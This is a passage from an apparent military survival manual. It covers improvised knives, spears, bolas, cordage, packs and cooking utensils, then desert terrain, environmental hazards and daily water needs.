Metal is the best material to make field-expedient edged weapons. Metal, when properly designed, can fulfill a knife's three uses--puncture, slice or chop, and cut. First, select a suitable piece of metal, one that most resembles the desired end product. Depending on the size and original shape, you can obtain a point and cutting edge by rubbing the metal on a rough-surfaced stone. If the metal is soft enough, you can hammer out one edge while the metal is cold. Use a suitable flat, hard surface as an anvil and a smaller, harder object of stone or metal as a hammer to hammer out the edge. Make a knife handle from wood, bone, or other material that will protect your hand.

Other Materials

You can use other materials to produce edged weapons. Glass is a good alternative to an edged weapon or tool, if no other material is available. Obtain a suitable piece in the same manner as described for bone. Glass has a natural edge but is less durable for heavy work. You can also sharpen plastic--if it is thick enough or hard enough--into a durable point for puncturing.

Spear Blades

To make spears, use the same procedures to make the blade that you used to make a knife blade. Then select a shaft (a straight sapling) 1.2 to 1.5 meters long. The length should allow you to handle the spear easily and effectively. Attach the spear blade to the shaft using lashing. The preferred method is to split the handle, insert the blade, then wrap or lash it tightly. You can use other materials without adding a blade. Select a 1.2-to 1.5-meter long straight hardwood shaft and shave one end to a point. If possible, fire harden the point. Bamboo also makes an excellent spear. Select a piece 1.2 to 1.5 meters long. Starting 8 to 10 centimeters back from the end used as the point, shave down the end at a 45-degree angle (Figure 12-4). Remember, to sharpen the edges, shave only the inner portion.




Figure 12-4. Bamboo spear.

Arrow Points

To make an arrow point, use the same procedures for making a stone knife blade. Chert, flint, and shell-type stones are best for arrow points. You can fashion bone like stone--by flaking. You can make an efficient arrow point using broken glass.

OTHER EXPEDIENT WEAPONS

You can make other field-expedient weapons such as the throwing stick, archery equipment, and the bola.

Throwing Stick

The throwing stick, commonly known as the rabbit stick, is very effective against small game (squirrels, chipmunks, and rabbits). The rabbit stick itself is a blunt stick, naturally curved at about a 45-degree angle. Select a stick with the desired angle from heavy hardwood such as oak. Shave off two opposite sides so that the stick is flat like a boomerang (Figure 12-5). You must practice the throwing technique for accuracy and speed. First, align the target by extending the nonthrowing arm in line with the mid to lower section of the target. Slowly and repeatedly raise the throwing arm up and back until the throwing stick crosses the back at about a 45-degree angle or is in line with the nonthrowing hip. Bring the throwing arm forward until it is just slightly above and parallel to the nonthrowing arm. This will be the throwing stick's release point. Practice slowly and repeatedly to attain accuracy.




Figure 12-5. Rabbit stick.

Archery Equipment

You can make a bow and arrow (Figure 12-6) from materials available in your survival area. To make a bow, use the procedure described under Killing Devices in Chapter 8.




Figure 12-6. Archery equipment.

While it may be relatively simple to make a bow and arrow, it is not easy to use one. You must practice using it a long time to be reasonably sure that you will hit your target. Also, a field-expedient bow will not last very long before you have to make a new one. For the time and effort involved, you may well decide to use another type of field-expedient weapon.

Bola

The bola is another field-expedient weapon that is easy to make (Figure 12-7). It is especially effective for capturing running game or low-flying fowl in a flock. To use the bola, hold it by the center knot and twirl it above your head. Release the knot so that the bola flies toward your target. When you release the bola, the weighted cords will separate. These cords will wrap around and immobilize the fowl or animal that you hit.




Figure 12-7. Bola.

LASHING AND CORDAGE

Many materials are strong enough for use as lashing and cordage. A number of natural and man-made materials are available in a survival situation. For example, you can make a cotton web belt much more useful by unraveling it. You can then use the string for other purposes (fishing line, thread for sewing, and lashing).

Natural Cordage Selection

Before making cordage, there are a few simple tests you can do to determine you material's suitability. First, pull on a length of the material to test for strength. Next, twist it between your fingers and roll the fibers together. If it withstands this handling and does not snap apart, tie an overhand knot with the fibers and gently tighten. If the knot does not break, the material is usable. Figure 12-8 shows various methods of making cordage.




Figure 12-8. Making lines from plant fibers.

Lashing Material

The best natural material for lashing small objects is sinew. You can make sinew from the tendons of large game, such as deer. Remove the tendons from the game and dry them completely. Smash the dried tendons so that they separate into fibers. Moisten the fibers and twist them into a continuous strand. If you need stronger lashing material, you can braid the strands. When you use sinew for small lashings, you do not need knots as the moistened sinew is sticky and it hardens when dry.

You can shred and braid plant fibers from the inner bark of some trees to make cord. You can use the linden, elm, hickory, white oak, mulberry, chestnut, and red and white cedar trees. After you make the cord, test it to be sure it is strong enough for your purpose. You can make these materials stronger by braiding several strands together.

You can use rawhide for larger lashing jobs. Make rawhide from the skins of medium or large game. After skinning the animal, remove any excess fat and any pieces of meat from the skin. Dry the skin completely. You do not need to stretch it as long as there are no folds to trap moisture. You do not have to remove the hair from the skin. Cut the skin while it is dry. Make cuts about 6 millimeters wide. Start from the center of the hide and make one continuous circular cut, working clockwise to the hide's outer edge. Soak the rawhide for 2 to 4 hours or until it is soft. Use it wet, stretching it as much as possible while applying it. It will be strong and durable when it dries.

RUCKSACK CONSTRUCTION

The materials for constructing a rucksack or pack are almost limitless. You can use wood, bamboo, rope, plant fiber, clothing, animal skins, canvas, and many other materials to make a pack.

There are several construction techniques for rucksacks. Many are very elaborate, but those that are simple and easy are often the most readily made in a survival situation.

Horseshoe Pack

This pack is simple to make and use and relatively comfortable to carry over one shoulder. Lay available square-shaped material, such as poncho, blanket, or canvas, flat on the ground. Lay items on one edge of the material. Pad the hard items. Roll the material (with the items) toward the opposite edge and tie both ends securely. Add extra ties along the length of the bundle. You can drape the pack over one shoulder with a line connecting the two ends (Figure 12-9).




Figure 12-9. Horseshoe pack.

Square Pack

This pack is easy to construct if rope or cordage is available. Otherwise, you must first make cordage. To make this pack, construct a square frame from bamboo, limbs, or sticks. Size will vary for each person and the amount of equipment carried (Figure 12-10).




Figure 12-10. Square pack.

CLOTHING AND INSULATION

You can use many materials for clothing and insulation. Both man-made materials, such as parachutes, and natural materials, such as skins and plant materials, are available and offer significant protection.

Parachute Assembly

Consider the entire parachute assembly as a resource. Use every piece of material and hardware, to include the canopy, suspension lines, connector snaps, and parachute harness. Before disassembling the parachute, consider all of your survival requirements and plan to use different portions of the parachute accordingly. For example, consider shelter requirements, need for a rucksack, and so on, in addition to clothing or insulation needs.

Animal Skins

The selection of animal skins in a survival situation will most often be limited to what you manage to trap or hunt. However, if there is an abundance of wildlife, select the hides of larger animals with heavier coats and large fat content. Do not use the skins of infected or diseased animals if at all possible. Since they live in the wild, animals are carriers of pests such as ticks, lice, and fleas. Because of these pests, use water to thoroughly clean any skin obtained from any animal. If water is not available, at least shake out the skin thoroughly. As with rawhide, lay out the skin, and remove all fat and meat. Dry the skin completely. Use the hind quarter joint areas to make shoes and mittens or socks. Wear the hide with the fur to the inside for its insulating factor.

Plant Fibers

Several plants are sources of insulation from cold. Cattail is a marshland plant found along lakes, ponds, and the backwaters of rivers. The fuzz on the tops of the stalks forms dead air spaces and makes a good down-like insulation when placed between two pieces of material. Milkweed has pollenlike seeds that act as good insulation. The husk fibers from coconuts are very good for weaving ropes and, when dried, make excellent tinder and insulation.

COOKING AND EATING UTENSILS

Many materials may be used to make equipment for the cooking, eating, and storing of food.

Bowls

Use wood, bone, horn, bark, or other similar material to make bowls. To make wooden bowls, use a hollowed out piece of wood that will hold your food and enough water to cook it in. Hang the wooden container over the fire and add hot rocks to the water and food. Remove the rocks as they cool and add more hot rocks until your food is cooked.

CAUTION
Do not use rocks with air pockets, such as limestone and sandstone. They may explode while heating in the fire.

You can also use this method with containers made of bark or leaves. However, these containers will burn above the waterline unless you keep them moist or keep the fire low.
A section of bamboo works very well, if you cut out a section between two sealed joints (Figure 12-11).




Figure 12-11. Containers for boiling food.

CAUTION
A sealed section of bamboo will explode if heated because of trapped air and water in the section.

Forks, Knives, and Spoons

Carve forks, knives, and spoons from nonresinous woods so that you do not get a wood resin aftertaste or do not taint the food. Nonresinous woods include oak, birch, and other hardwood trees.

> *Note: Do not use those trees that secrete a syrup or resinlike liquid on the bark or when cut.*


Pots

You can make pots from turtle shells or wood. As described with bowls, using hot rocks in a hollowed out piece of wood is very effective. Bamboo is the best wood for making cooking containers.
To use turtle shells, first thoroughly boil the upper portion of the shell. Then use it to heat food and water over a flame (Figure 12-11).

Water Bottles

Make water bottles from the stomachs of larger animals. Thoroughly flush the stomach out with water, then tie off the bottom. Leave the top open, with some means of fastening it closed.

CHAPTER 13 - DESERT SURVIVAL



To survive and evade in arid or desert areas, you must understand and prepare for the environment you will face. You must determine your equipment needs, the tactics you will use, and how the environment will affect you and your tactics. Your survival will depend upon your knowledge of the terrain, basic climatic elements, your ability to cope with these elements, and your will to survive.

TERRAIN

Most arid areas have several types of terrain. The five basic desert terrain types are--

- Mountainous (High Altitude).
- Rocky plateau.
- Sand dunes.
- Salt marshes.
- Broken, dissected terrain ("gebel" or "wadi").

Desert terrain makes movement difficult and demanding. Land navigation will be extremely difficult as there may be very few landmarks. Cover and concealment may be very limited; therefore, the threat of exposure to the enemy remains constant.

Mountain Deserts

Scattered ranges or areas of barren hills or mountains separated by dry, flat basins characterize mountain deserts. High ground may rise gradually or abruptly from flat areas to several thousand meters above sea level. Most of the infrequent rainfall occurs on high ground and runs off rapidly in the form of flash floods. These floodwaters erode deep gullies and ravines and deposit sand and gravel around the edges of the basins. Water rapidly evaporates, leaving the land as barren as before, although there may be short-lived vegetation. If enough water enters the basin to compensate for the rate of evaporation, shallow lakes may develop, such as the Great Salt Lake in Utah, or the Dead Sea. Most of these lakes have a high salt content.

Rocky Plateau Deserts

Rocky plateau deserts have relatively slight relief interspersed with extensive flat areas with quantities of solid or broken rock at or near the surface. There may be steep-walled, eroded valleys, known as wadis in the Middle East and arroyos or canyons in the United States and Mexico. Although their flat bottoms may be superficially attractive as assembly areas, the narrower valleys can be extremely dangerous to men and material due to flash flooding after rains. The Golan Heights is an example of a rocky plateau desert.

Sandy or Dune Deserts

Sandy or dune deserts are extensive flat areas covered with sand or gravel. "Flat" is a relative term, as some areas may contain sand dunes that are over 300 meters high and 16 to 24 kilometers long. Trafficability in such terrain will depend on the windward or leeward slope of the dunes and the texture of the sand. Other areas, however, may be flat for 3,000 meters and more. Plant life may vary from none to scrub over 2 meters high. Examples of this type of desert include the edges of the Sahara, the empty quarter of the Arabian Desert, areas of California and New Mexico, and the Kalahari in South Africa.

Salt Marshes

Salt marshes are flat, desolate areas, sometimes studded with clumps of grass but devoid of other vegetation. They occur in arid areas where rainwater has collected, evaporated, and left large deposits of alkali salts and water with a high salt concentration. The water is so salty it is undrinkable. A crust that may be 2.5 to 30 centimeters thick forms over the saltwater.
In arid areas there are salt marshes hundreds of kilometers square. These areas usually support many insects, most of which bite. Avoid salt marshes. This type of terrain is highly corrosive to boots, clothing, and skin. A good example is the Shat-el-Arab waterway along the Iran-Iraq border.

Broken Terrain

All arid areas contain broken or highly dissected terrain. Rainstorms that erode soft sand and carve out canyons form this terrain. A wadi may range from 3 meters wide and 2 meters deep to several hundred meters wide and deep. The direction it takes varies as much as its width and depth. It twists and turns and forms a mazelike pattern. A wadi will give you good cover and concealment, but do not try to move through it because it is very difficult terrain to negotiate.

ENVIRONMENTAL FACTORS

Surviving and evading the enemy in an arid area depends on what you know and how prepared you are for the environmental conditions you will face. Determine what equipment you will need, the tactics you will use, and the environment's impact on them and you.
In a desert area there are seven environmental factors that you must consider--

- Low rainfall.
- Intense sunlight and heat.
- Wide temperature range.
- Sparse vegetation.
- High mineral content near ground surface.
- Sandstorms.
- Mirages.

Low Rainfall

Low rainfall is the most obvious environmental factor in an arid area. Some desert areas receive less than 10 centimeters of rain annually, and this rain comes in brief torrents that quickly run off the ground surface. You cannot survive long without water in high desert temperatures. In a desert survival situation, you must first consider "How much water do I have?" and "Where are other water sources?"

Intense Sunlight and Heat

Intense sunlight and heat are present in all arid areas. Air temperature can rise as high as 60 degrees C (140 degrees F) during the day. Heat gain results from direct sunlight, hot blowing winds, reflective heat

(the sun's rays bouncing off the sand), and conductive heat from direct contact with the desert sand and rock (Figure 13-1).




Figure 13-1. Types of heat gain.

The temperature of desert sand and rock averages 16 to 22 degrees C (30 to 40 degrees F) more than that of the air. For instance, when the air temperature is 43 degrees C (110 degrees F), the sand temperature may be 60 degrees C (140 degrees F).

Intense sunlight and heat increase the body's need for water. To conserve your body fluids and energy, you will need a shelter to reduce your exposure to the heat of the day. Travel at night to lessen your use of water.

Radios and sensitive items of equipment exposed to direct intense sunlight will malfunction.

Wide Temperature Range

Temperatures in arid areas may get as high as 55 degrees C during the day and as low as 10 degrees C during the night. The drop in temperature at night occurs rapidly and will chill a person who lacks warm clothing and is unable to move about. The cool evenings and nights are the best times to work or travel. If your plan is to rest at night, you will find a wool sweater, long underwear, and a wool stocking cap extremely helpful.

Sparse Vegetation

Vegetation is sparse in arid areas. You will therefore have trouble finding shelter and camouflaging your movements. During daylight hours large areas of terrain are visible and easily controlled by a small opposing force.

If traveling in hostile territory, follow the principles of desert camouflage--

- Hide or seek shelter in dry washes (wadis) with thicker growths of vegetation and cover from oblique observation.
- Use the shadows cast from brush, rocks, or outcropping. The temperature in shaded areas will be 11 to 17 degrees C cooler than the air temperature.
- Cover objects that will reflect the light from the sun.

Before moving, survey the area for sites that provide cover and concealment. You will have trouble estimating distance. The emptiness of desert terrain causes most people to underestimate distance by a factor of three: What appears to be 1 kilometer away is really 3 kilometers away.

High Mineral Content

All arid regions have areas where the surface soil has a high mineral content (borax, salt, alkali, and lime). Material in contact with this soil wears out quickly, and water in these areas is extremely hard and undrinkable. Wetting your uniform in such water to cool off may cause a skin rash. The Great Salt Lake area in Utah is an example of this type of mineral-laden water and soil. There is little or no plant life; there-fore, shelter is hard to find. Avoid these areas if possible.

Sandstorms

Sandstorms (sand-laden winds) occur frequently in most deserts. The "Seistan" desert wind in Iran and Afghanistan blows constantly for up to 120 days. Within Saudi Arabia, winds average 3.2 to 4.8 kilometers per hour (kph) and can reach 112 to 128 kph in early afternoon. Expect major sandstorms and dust storms at least once a week.

The greatest danger is getting lost in a swirling wall of sand. Wear goggles and cover your mouth and nose with cloth. If natural shelter is unavailable, mark your direction of travel, lie down, and sit out the storm.

Dust and wind-blown sand interfere with radio transmissions. Therefore, be ready to use other means for signaling, such as pyrotechnics, signal mirrors, or marker panels, if available.

Mirages

Mirages are optical phenomena caused by the refraction of light through heated air rising from a sandy or stony surface. They occur in the interior of the desert about 10 kilometers from the coast. They make objects that are 1.5 kilometers or more away appear to move.

This mirage effect makes it difficult for you to identify an object from a distance. It also blurs distant range contours so much that you feel surrounded by a sheet of water from which elevations stand out as "islands."

The mirage effect makes it hard for a person to identify targets, estimate range, and see objects clearly. However, if you can get to high ground (3 meters or more above the desert floor), you can get above the superheated air close to the ground and overcome the mirage effect. Mirages make land navigation difficult because they obscure natural features. You can survey the area at dawn, dusk, or by moonlight when there is little likelihood of mirage.

Light levels in desert areas are more intense than in other geographic areas. Moonlit nights are usually crystal clear, winds die down, haze and glare disappear, and visibility is excellent. You can see lights, red flash-lights, and blackout lights at great distances. Sound carries very far.

Conversely, during nights with little moonlight, visibility is extremely poor. Traveling is extremely hazardous. You must avoid getting lost, falling into ravines, or stumbling into enemy positions. Movement during such a night is practical only if you have a compass and have spent the day in a shelter, resting, observing and memorizing the terrain, and selecting your route.

NEED FOR WATER

The subject of man and water in the desert has generated considerable interest and confusion since the early days of World War II when the U. S. Army was preparing to fight in North Africa. At one time the U. S. Army thought it could condition men to do with less water by progressively reducing their water supplies during training. They called it water discipline. It caused hundreds of heat casualties.

A key factor in desert survival is understanding the relationship between physical activity, air temperature, and water consumption. The body requires a certain amount of water for a certain level of activity at a certain temperature. For example, a person performing hard work in the sun at 43 degrees C requires 19 liters of water daily. Lack of the required amount of water causes a rapid decline in an individual's ability to make decisions and to perform tasks efficiently.

Your body's normal temperature is 36.9 degrees C (98.6 degrees F). Your body gets rid of excess heat (cools off) by sweating. The warmer your body becomes--whether caused by work, exercise, or air temperature--the more you sweat. The more you sweat, the more moisture you lose. Sweating is the principal cause of water loss. If a person stops sweating during periods of high air temperature and heavy work or exercise, he will quickly develop heat stroke. This is an emergency that requires immediate medical attention.

Figure 13-2 shows daily water requirements for various levels of work. Understanding how the air temperature and your physical activity affect your water requirements allows you to take measures to get the most from your water supply. These measures are--

- Find shade! Get out of the sun!
- Place something between you and the hot ground.
- Limit your movements!
- Conserve your sweat. Wear your complete uniform to include T-shirt. Roll the sleeves down, cover your head, and protect your neck with a scarf or similar item. These steps will protect your body from hot-blowing winds and the direct rays of the sun. Your clothing will absorb your sweat, keeping it against your skin so that you gain its full cooling effect. By staying in the shade quietly, fully clothed, not talking, keeping your mouth closed, and breathing through your nose, your water requirement for survival drops dramatically.
- If water is scarce, do not eat. Food requires water for digestion; therefore, eating food will use water that you need for cooling.

